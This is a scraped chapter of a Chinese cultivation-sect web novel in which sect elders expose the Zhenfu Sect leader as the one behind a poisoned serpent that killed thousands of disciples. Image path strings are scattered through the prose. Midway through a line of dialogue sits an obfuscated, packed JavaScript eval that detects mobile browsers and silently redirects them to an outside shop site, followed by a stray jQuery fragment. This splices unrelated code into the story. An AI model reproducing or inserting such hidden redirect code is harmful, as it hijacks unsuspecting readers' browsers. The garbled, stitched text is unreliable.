宋其逍伸手,泛着淡淡黑气的蛇鳞躺在他手心。
“不知在座的各位,可有谁认识我手里的东西?”
柳一树瞧见,当即明白宋其逍的意思,附和道:“认识,这枚蛇鳞是我在第二关阵法所捡,除此之外,还是伤我云清宗弟子及祭祀台上那数千冤魂的证据!”
“那条蛇不是宗门大比里的考核吗?”
“柳师兄,你说这话是什么意思?难道你是说这阵法有问题?”
众人疑惑不解,徐骁行站起身来,瞥向阵符宗众人,把残酷的真相撕开。
“是,那些死在阵法之中,在祭祀台上只有的灵位没有尸首的修者们,并不是因为自身修为不敌响魔音蛇而死,是有人故意让响魔音蛇沾染上冥气,害死了他们!”
他的话引起轩然大波。“他们不是死于响魔音蛇之口?是人被故意害死的!这个人是谁!他为什么要这么做!”
“我师妹……才十五岁,一心想名扬天下,救济于民,结果落得连尸首都没有的下场!原来不是我没有保护她,是有人害死了她!”
“怎么会这样?意思是他们原来不用死的,可是……已经死了这么多人了呀……”
此刻耳边都是声声泣血的哭诉,饶是见过祭祀台上那数千灵位之人,眼眸尽数蒙上一层水雾。
“那凶手呢!害我师兄的凶手究竟是谁!”
“在云清宗死了这么多人!难道你们没有找到害死我师兄的真凶吗!”
“五大宗门都在云清宗还能出这样的事,你们有何颜面称作是五大宗门!”
“一日找不到凶手,我们不会放过五大宗门的!”
“没错!五大宗门应该把真相凶手一起找出来,负责那些死去的人如何能瞑目!如何能瞑目啊!”
对于五大宗门的声讨,一呼百应。
玄清长老连忙道:“此事,已有线索,还请各位少安毋躁,我云清宗保证,一定还各位一个真相!”
他看向宋其逍,他点头轻声道:“师姐,出来吧。”
“是我来迟了。”
一道陌生的女子声音从众人身后款款走来,一袭绿衣,清丽动人,花信年华。
真玉长老一眼就认出来这名清艳女子是谁,“小四?你怎么这么快就回来了?”
云清宗弟子见此,连忙朝这名女子作揖,“青璃长老。”
柳一树朝乌遥几人解释:“这是云清宗另一位长老师叔,号青璃,排行第四,修为在修界可排得进前五,云清宗内修为仅在五师叔之下,青璃师叔三个月前独自带人前往修界五州除恶鬼,这个时候回来莫不是找到了什么证据……”
青璃朝玄清长老等人作揖:“嗯,听闻宗门大比出了点事,受小五所托,去了一趟西州中心城,这不找到点线索,就连忙赶回来了。”
“哦,找到了什么重要线索?”
玄清长老语气听不出什么特别情绪,可都问在了点子上。青璃手上变出一本名册,掷于半空中,足以让云清池里所有人都看见。
“这是六日前出入西州中心城的名册,除了所处西州之内的宗门之外,这上面还多了一个不应该出现在西州的大宗门。”
有人眼尖,一下就看见青璃所说的大宗门是哪个宗门。
“是阵符宗!”
“阵符宗谷袁,朱狡,还有……文笙!”
徐骁行瞅见上面的名单,当即掏出他的本命法器,缱之鼎。
他横眉怒目:“六日前,各大宗门都在宗内准备宗门大比,你阵符宗从北州千里迢迢赶去西州!定是为了去抓那响魔音蛇,还说不是你们阵符宗搞的鬼!今日我就让你们阵符宗给我炼器宗死去的弟子偿命!”
徐广庭也拿出无垠鼎,挡在江雪净面前,“炼器宗弟子听令!将入口给我围起来!阵符宗的一个都不准放过!”
炼器宗弟子:“是!”
宋其逍和云清宗的长老们没有阻拦炼器宗的所作所为,玄清长老也只是出声喝斥不准动手而已。
阵符宗长老们没想到名单上会有自己宗门的弟子,见这情势都对着阵符宗而来。
慌张否认道:“不可能!这是假的,定是有人想诬陷我阵符宗!”
“你说我手上这份证据是假的?那这个呢?”青璃又往半空之中放了一份死亡卷宗,上面的名字赫然写着:谷袁。
底下那抹鲜红拓印得是西州中心城城主印,清清楚楚,明明白白。
青璃手执着一把青玉扇,沉声道:“人是在西州中心城内一座偏僻小院发现,报案的人是当地珍宝阁的小二,卷宗上的拓印出自西州中心城城主,他定是亲眼看见你们阵符宗的这两个弟子曾去过西州才会拓印,这还能有假吗?”
宗门大比开始之际,阵符宗长老们只知道谷袁死了,却不知道他是怎么死的,彼此都默认他是死于北州青楼的色淫之中。
谷袁和朱狡本就是修界有名的贪财好色之徒,平日他们这些长老也根本管不了这两个流氓,更遑论他们是宗主之徒,都没有说教的责任,也懒得生事。
可如今谷袁的死成为阵符宗害死那数千冤魂的证据,再加上青璃的那份卷宗,明确说明谷袁是死在了西州。
如此关键的时候跑去西州,任谁都会察觉出不对劲的地方。
但为了阵符宗他们也只能硬着头皮狡辩,“不可能,谷袁……明明是死在了北州,怎么可能会死在西州呢?”
青璃的笑意有些嘲讽,“还不承认,那这份供词又是怎么回事?”
她这一提醒,他们才发现上面还有一份来自阵符宗朱狡的供词,旁边还注了字:神志不清,疑有疯症。
正好对应阵符宗宗主的两个亲传弟子一个死一个疯的传闻。
宋其逍眼神冰冷,不见往日和善:“响魔音蛇生长在三界边境,离这最近只有西州,关键时刻赵宗主的亲传弟子去了西州,是谁派他们去的?赵宗主你想来比我清楚。”
“还有那日的阵法乃阵符宗所出,也只有阵符宗才能将响魔音蛇放进阵法之中,铁证如山,可容不得你抵赖!”
宋其逍振振有词,阵符宗长老们也不知道该如何辩解了,看着赵甲急道:“宗主,谷袁和朱狡可是你的亲传弟子,这到底是怎么回事啊?你为什么要派他们去西州啊?”
“吵什么!”
赵甲阴沉着脸吼完,瞥了眼身旁的黑衣人,对着众人道:“他们曾去过西州能证明什么?你们有什么证据能证明是我那两个弟子抓的响魔音蛇?又有什么证据证明是我派他们去的?与我何干?”
乌遥轻嗤了一声,那只千纸鹤飞入半空中,众人齐齐看向她。
“不巧,在下与珍宝阁的阁主有几分情意,证据我们也有,受……”
对上宋其逍看着自己的目光,随即移开眼,轻纱跟着飘动,“受柳师兄所托,这信中内容乃珍宝阁阁主亲手所写,是她的人发现谷袁死在西州中心城的一处院子,同时发现了晕倒的朱狡,而且他们还委托珍宝阁打听过响魔音蛇的踪迹,阵符宗若是不信,正好珍宝阁的那小二也来了,不如请他出来,我们一一对峙,如何?”
柳一树挥手示意南玉湖与薛慈,“将人带上来。”
他们带着渌水来到众人面前。
他不卑不亢道:“各位道长好,我是珍宝阁的小二渌水,信上阁主所写的内容皆是我亲眼所见,那两位道长也是我亲自接待的,各位若是不信,可以教我用真假术辨真假。”
修为不高者用真假术,根本不用等天雷落下,一旦说假便会遭到反噬,严重者会神志不清,甚至变成痴儿,付出如此代价,岂能有假?
徐骁行一听,更加笃定阵法一事是阵符宗所为,“哼!你的两个亲传弟子关键之际去西州打探响魔音蛇的踪迹,除了你,还有谁能派遣他们,还不承认你就是害死我宗门弟子的凶手!”
万灸宗大长老仔细看过信中内容道:“万灸宗常年与珍宝阁有交易往来,我认识他,他就是珍宝阁的小二,那信上的内容也确实是出自珍宝阁阁主的手笔,此事我以万灸宗名誉担保,珍宝阁及这位小道友所言不假。”乌遥神情微变,没想到万灸宗会出言保证,看来渌水不用受真假术的折磨了。
玄清长老看清信上的内容,加上万灸宗也确认信中内容无假,声厉惧色道:“赵宗主,你的两个亲传弟子为何会无缘无故出现在西州?这响魔音蛇究竟是你的弟子自己所为!还是说受你指使?”
徐骁行冷眼睨着他,肯定道:“一定是他,不仅如此,他那两个弟子定是他专门派去与幽冥界传信的人!那灵珠也定是从他们阵符宗流传出去的!说不定三个月前无忌海结界破裂和恶鬼出逃也有他的手笔!”
契兽宗见此情形,调转风头质问道:“赵宗主,你快说啊,这到底是怎么回事!”
赵甲继续矢口否认,“我这两个弟子生性贪财好色,加上宗门大比
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17673068|207407||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
事宜颇多,他们去哪我根本无暇顾及,至于灵珠与那响魔音蛇,我也未曾听过见过!更遑论做过!无忌海结界及恶鬼之事更是无稽之谈!”
宋其逍冷声道:“好一个无所顾忌,好一个未曾听过见过,赵甲,你分明是不见棺材不落泪!”
他手指落在额间,一道比月色更加耀人的白光被牵引出来,白光渐渐凝作一块纯白无瑕的玉珏,宛若一条腹中一点黑,尾鳍如扇的鱼。
这是另一半的阴阳令,与她曾经那块漆黑发亮的阴阳令截然相反,熟悉的气息让乌遥不由自主被吸引了目光。
宋其逍拿着阴阳令,“阵法的响魔音蛇被人故意渡了冥气,致使它兽性大发,虐杀数千弟子,而阴阳令,可以找出在座的各位,是谁给它渡了冥气,届时谁都别想抵赖!”
他朝真玉长老示意,“白扬,你先委屈一下。”
白扬冷不丁地被提及,懵了一下,“什么?”
没等他反应过来,真玉长老拉着白扬,设了一层结界与他一道困在里面。
江雪净疑惑不解,“为何要把白扬关在结界里。”
徐广庭手中无垠鼎的炎龙之火已经腾腾烧起,“白扬是幽冥族,身上有冥气,宋师叔怕阴阳令会被干扰,被人利用吧。”
“什么?”江雪净吃惊,“可他和我说他是人界大周朝的皇亲贵族啊。”
千万枝闻言,顿了下,无语地看向白扬。
徐广庭也盯着白扬,咬牙道:“白扬这个撒谎精!他骗你的!”
“喂,放开我!”
白扬甩开真玉长老的手,往乌遥那走去,却被现形的结界弹了回来,“什么意思!干嘛把我困在这里!”
乌遥手心对准宋其逍,万景落花的符纹已完成一半,她知道宋其逍想做什么,也不会对白扬动手,但其他人未必。
她沉声寻一个保证道:“什么意思?”
宋其逍纹丝不动,“你放心,他不会有事的,眼下我们要找出凶手,白扬的身份不宜在这,你很清楚,我不会骗你,你相信我,好吗?”
他这般说完,乌遥万景落花的符纹已完成了,只等念咒。
柳一树也连忙说道:“乌遥,五师叔不会骗你的!”
乌遥睨了柳一树一眼,对着宋其逍道:“若是白扬因为你的决定而受伤,我会让你付出代价。”
宋其逍立即道:“我保证,白扬不会受伤,所以你能帮我一个忙吗?”
乌遥反问道:“你需要我,我就帮你,凭什么?”
宋其逍以迅雷不掩耳之势,凑近乌遥,低声在她耳边道,“凶手是谁,你也知道,这件事情也只有你能做,你也不想再次有人受伤吧?我答应你,我会让江雪净平安离开。”
耳边热气呼呼,全是他的气息,她不适应地捂着耳朵,往后退了几步,瞪了他一眼,又是这句话!
她气道:“不用,我自有办法。”
宋其逍先斩后奏,当着众人的面夸赞道:“乌遥姑娘心怀大义,又是这次宗门大比第一,阵法里的响魔音蛇也正是乌遥姑娘所斩杀,定然十分熟悉它的气息,不如乌遥姑娘帮大家一个忙,与我一齐找出这个凶手如何?”
柳一树不知道宋其逍要乌遥帮什么忙,但宋其逍都如此说了,肯定有他的道理。
他殷切地看着她,江雪净和千万枝也望着她。
徐广庭专门回过头道:“乌遥,帮个忙吧。”
一个个眼神殷切,不容她拒绝,乌遥咬牙切齿道:“少废话。”
宋其逍眉宇间带笑,将阴阳令掷于半空之中后,神情骤然变成另一副沉稳模样。
他双手翻转,灵力汇作一团,将其渡进阴阳令内,念道:“阳之令,现!”
阴阳令登时迸发出一道白光,浅浅一道,并不耀眼。
他操控着阴阳令,接触过蛇鳞的冥气气息后,那道白光流转在每个人身上。
借此时间,宋其逍低声与乌遥商议,语气带着一丝低微,“万景落花等会儿你别往我身上使,好吗?”
乌遥冷淡地看了他一眼,不语,只是盯着阴阳令的反应,手中的万景落花也跟着轮番扫过众人,直到最后的阵符宗。
徐骁行神情厉色,阵符宗的长老们一个个紧张到冒汗。
众人齐齐望向阵符宗众人所在的方向。
忽然,阴阳令乍然大亮,只在一人头顶上盘桓,散发出与蛇鳞一般的冥气气息。
“是你!”